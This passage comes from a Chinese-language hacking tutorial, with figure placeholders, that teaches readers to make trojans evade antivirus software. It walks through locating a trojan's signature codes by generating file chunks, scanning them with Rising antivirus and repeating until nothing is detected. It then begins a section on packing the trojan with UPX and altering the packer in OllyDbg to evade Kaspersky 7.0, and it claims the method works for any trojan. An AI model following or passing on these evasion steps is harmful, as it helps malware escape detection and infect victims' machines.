


图24




图25




图26

现在开始复合特征码，点击“特征区间”，在“填充／特征码 区间设定”窗口中选中特征码，点鼠标右键，选择“复合定位此处特征”，如图26，图27。开始复合特征码了，一定要注意，复合出来是7611，如图28。但我们不能这样直接生成，如果生成的话，程序就会死掉，我




图27

们要把它改成100，然后再继续定位，才能保证程序不会死掉。更改为100块后进行生成，然后使用瑞星进行查杀，把检测出病毒的文件删除掉，再重复这个定位的步骤，直到检测不出病毒为止。




图28

其实原理是很简单的，小菜们需要有一个清晰的思路，才能从迷雾中走出来，使用这种方法无论哪种木马都可以随意的定位出最新的特征码。

四、用OD改UPX壳躲过卡巴7.0的查杀

OD是一个动态的调试工具，我们在上面已经使用过它了，接下来就用它改造我们的UPX壳。首先给木马添加一个UPX壳，打开MyUPX，选择我们的木马程序，如图29。注意，程序必须没有添加其它的壳，否则就会报错了。加壳完成后，我们使用PEID检测一下，检测结果为“UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo”，如图30。




图29


